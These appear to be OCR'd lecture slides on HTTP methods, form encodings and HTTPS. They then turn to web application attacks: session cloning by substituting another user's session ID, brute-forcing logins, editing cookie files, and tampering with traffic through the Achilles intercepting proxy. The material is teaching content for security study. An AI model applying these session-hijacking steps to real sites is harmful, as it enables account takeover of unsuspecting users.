
```
HTTP/1.1 200 OK
Date: Tue, 19 Apr 2011 09:23:32 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1067
<!DOCTYPE html><head><title>Your details</title>
...
```

HTTP request methods 1

- HTTP defines methods to indicate the desired action to be performed on the identified resource (the web server page)
- HEAD
  - Asks for the response identical to the one that would correspond to a GET request, but without the returned response body.
  - This is useful for retrieving meta-information written in response headers, without having to transport the entire content.
- **GET**
  - Requests a representation of the specified resource.
  - Requests using GET should only retrieve data and should have no other effect.
- **POST**
  - Submits data to be processed (e.g., from an HTML form) to the identified resource.
  - The data is included in the body of the request. This may result in the creation of a new resource or the updates of existing resources or both.
- PUT
  - Uploads a representation of the specified resource.

HTTP request methods 2

- DELETE
  - Deletes the specified resource.
- TRACE
  - Echoes back the received request, so that a client can see what (if any) changes or additions have been made by intermediate servers.
- OPTIONS
  - Returns the HTTP methods that the server supports for specified URL. This can be used to check the functionality of a web server by requesting '*' instead of a specific resource.
- CONNECT
  - Converts the request connection to a transparent TCP/IP tunnel, usually to facilitate SSL-encrypted communication (HTTPS) through an unencrypted HTTP proxy.
- PATCH
  - Is used to apply partial modifications to a resource.
- HTTP servers are required to implement at least the GET and HEAD methods and, whenever possible, also the OPTIONS method.




```
josh@blackbox:~$ telnet en.wikipedia.org 80
Trying 208.80.152.2...
Connected to rr.pmtpa.wikimedia.org.
Escape character is '^]'.
GET /wiki/Main_Page http/1.1
Host: en.wikipedia.org

HTTP/1.0 200 OK
Date: Thu, 03 Jul 2008 11:12:06 GMT
Server: Apache
X-Powered-By: PHP/5.2.5
Cache-Control: private, s-maxage=0, max-age=0, must-revalidate
Content-Language: en
Vary: Accept-Encoding,Cookie
X-Vary-Options: Accept-Encoding;list-contains=gzip,Cookie;string-contains=enwikiToken;string-contains=enwikiLoggedOut;string-contains=enwiki_session;
string-contains=centralauth_Token;string-contains=centralauth_Session;string-contains=centralauth_LoggedOut
Last-Modified: Thu, 03 Jul 2008 10:44:34 GMT
Content-Length: 54218
Content-Type: text/html; charset=utf-8
X-Cache: HIT from sq39.wikimedia.org
X-Cache-Lookup: HIT from sq39.wikimedia.org:3128
Age: 3
X-Cache: HIT from sq38.wikimedia.org
X-Cache-Lookup: HIT from sq38.wikimedia.org:80
Via: 1.0 sq39.wikimedia.org:3128 (squid/2.6.STABLE18), 1.0 sq38.wikimedia.org:80 (squid/2.6.STABLE18)
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" dir="ltr">
        <head>
                <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
                                <meta name="keywords" content="Main Page,1778,1844,1863,1938,1980 Summer Olympics,2008,2008 Guizhou riot,2008 Jerusal
...
... This content has been removed to save space
...
"Non-profit organization">nonprofit</a> <a href="http://en.wikipedia.org/wiki/Charitable_organization" title="Charitable organization">charity</a>.<b
r /></li>
                                <li id="privacy"><a href="http://wikimediafoundation.org/wiki/Privacy_policy" title="wikimedia:Privacy policy">Privac
y policy</a></li>
                                <li id="about"><a href="/wiki/Wikipedia:About" title="Wikipedia:About">About Wikipedia</a></li>
                                <li id="disclaimer"><a href="/wiki/Wikipedia:General_disclaimer" title="Wikipedia:General disclaimer">Disclaimers</a>
</li>
                        </ul>
                </div>
</div>

                <script type="text/javascript">if (window.runOnloadHook) runOnloadHook();</script>
<!-- Served by srv93 in 0.050 secs. --></body></html>
Connection closed by foreign host.
josh@blackbox:~$
```

More about forms and HTTP

- A typical form using method post can look like this

```
<form action="/secure/login.php?app=quotations" method="post">
username: <input type="text" name="username"><br>
password: <input type="password" name="password">
<input type="hidden" name="redir" value="/secure/home.php">
<input type="submit" name="submit" value="login">
</form>
```



- When the user enters values and click the submit button the browser makes a request like the following

```
POST /secure/login.php?app=quotations HTTP/1.1
Host: wahh-app.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd

username=daf&password=foo&redir=/secure/home.php&submit=login
```

- To control server side processing logic we can use
  - The data (username and password)
  - The target URL parameter (app)
  - The SESS cookie value
  - The hidden parameter (redir) value

Form enctype

- The preceding request contained a header specifying Content-Type as: application/x-www-form-urlencoded
  - This means that parameters are represented in the message body as name/value pairs in the same way as an URL query string
- The other Content-Type you are likely to encounter is: multipart/form-data
  - An application can request that browsers use multipart encoding by specifying this the enctype attribute
  - With this form of encoding, the Content-Type header in the request also specifies a random string that is used as a separator for the parameters contained in the request body
- If the form specified multipart encoding, the resulting request would look like the following

```
POST /secure/login.php?app=quotations HTTP/1.1
Host: wahh-app.com
Content-Type: multipart/form-data; boundary=------------7d71385d0a1a
Content-Length: 369
Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd
------------7d71385d0a1a
Content-Disposition: form-data; name=”username”
daf
------------7d71385d0a1a
```

Cont.


```
Content-Disposition: form-data; name=”password”
foo
------------7d71385d0a1a
Content-Disposition: form-data; name=”redir”
/secure/home.php
------------7d71385d0a1a
Content-Disposition: form-data; name=”submit”
login
------------7d71385d0a1a--
```

HTTP Secure

- HTTPS is a URI scheme which has identical syntax to the standard HTTP
- HTTPS signals the browser to use an added encryption layer of SSL/TLS to protect the traffic
- SSL/TLS is especially suited for HTTP since it can provide some protection even if only one side (typically the server) of the communication is authenticated (by the client examining the server's certificate)
- The main idea of HTTPS is to create a secure channel over an insecure network
  - This ensures reasonable protection from eavesdroppers and man-in-the-middle attacks, provided that adequate cipher suites are used and that the server certificate is verified and trusted
- Because HTTPS piggybacks HTTP entirely on top of TLS, the entirety of the underlying HTTP protocol can be encrypted
  - This includes the request URL (which particular web page was requested), query parameters, headers, and cookies (which often contain identity information about the user)

Web application attacks II


- Attacking the session – session cloning
  - Basicly use your own session ID first and then overwrite it with someone elses session ID
  - Brute force login, script, statistics
  - Edit a persistent cookie file
- How to clone non persistent?
- A web intercepting proxy is the attackers most important tool
  - Paros, Burp suite WebScarab, ...
- Handles
  - Session variables
  - SSL/TLS
  - Certifikates
  - History, cache
  - Start stop ...



Name	Internet Address	Type
Cookie:efs@www.linuxjournal.com/	Cookie:efs@www.linuxjournal.c...	Text Docur
Cookie:efs@security-forums.com/	Cookie:efs@security-forums.com/	Text Docur
Cookie:efs@www.netstumbler.com/	Cookie:efs@www.netstumbler.c...	Text Docur

efs@www.netstumbler[2].txt - Notepad

```
stylenullwww.netstumbler.com/1600
35098597122973290314894785 12
29659478*
```




[✓ Intercept Mode ON]
[✓ Intercept Client Data]
[✓ Intercept Server Data(text)]
Log to File

Listen on Port: 5000
Cert File (.pem): D:\tools\achilles\sample.pem
Client Timeout (sec): 1
Server Timeout (sec): 3

```
POST /config/login HTTP/1.0
Referer: http://my.yahoo.com/?myHome
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.61 [en] (WinNT; I)
Host: login.yahoo.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en,pdf
Accept-Charset: iso-8859-1,*,utf-8
Cookie: B=fmln2u8t02qbu&b=2
```

Web application attacks III

- Achilles - an old and very simple intercepting proxy



Intercept Modes
- [✓] Intercept Mode ON
- [✓] Intercept Client Data
- [✓] Intercept Server Data(text)
- [ ] Log to File

Proxy Settings
- Listen on Port: 5000
- Cert File (.pem): D:\tools\achilles\sample.pem
- Client Timeout (sec): 1
- Server Timeout (sec): 3

```
HTTP/1.1 200 OK
Date: Tue, 02 Jan 2001 00:13:22 GMT
Server: Apache/1.3.12 (Unix) (Red Hat/Linux) PHP/3.0.15 mod_perl/1.21
Set-Cookie: sessionID=22343; path=/; expires=Thu, 01-Feb-2001 00:13:23 GMT
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML><HEAD><TITLE>Welcome to Trustworthy Bank Dot Com!!</TITLE>
</HEAD><BODY BGCOLOR="silver" TEXT="black"><H1>Welcome to Trustworthy Bank Dot Com!!</H1>
<HR><FORM METHOD="POST" ENCTYPE="application/x-www-form-urlencoded">
Your Account Number: <INPUT TYPE="text" NAME="account" SIZE=30><BR>Your PIN: <INPUT TYPE="text" N
<P>Your savings account balance is: <STRONG> $ 10.00 </STRONG><P><A HREF="/">Go to the home page</
```

Intercepts either direction—browser to server or server to browser

Allows editing of any cookies, persistent or per-session


Editing of any HTTP or HTML field

Includes a built-in certificate for server-side SSL—Nice touch!

Web application attacks IV

The built-in spider retrieved all of these pages automatically.

Here is the HTTP request, which can be edited as required.



```
GET / HTTP/1.0
Accept: */*
Accept-Language: ie-ee,en-us;q=0.5
If-Modified-Since: Tue, 19 Apr 2005 20:13:59 GMT; length
=27845
```

- http://www.xmlsp.com/pview/prcview.htm
- http://www.sysinternals.com/ntw2k/freeware/procexp.shtm
- http://www.amazon.com/exec/obidos/tg/detail/-/0131014056
v=glance&n=507846
- http://www.microsoft.com/ntworkstation/downloads/Recomm
- http://support.microsoft.com/?kbid=243202


Enter plain text below for hashing/encoding:

Counter Hack

Enter encoded text below for decoding:

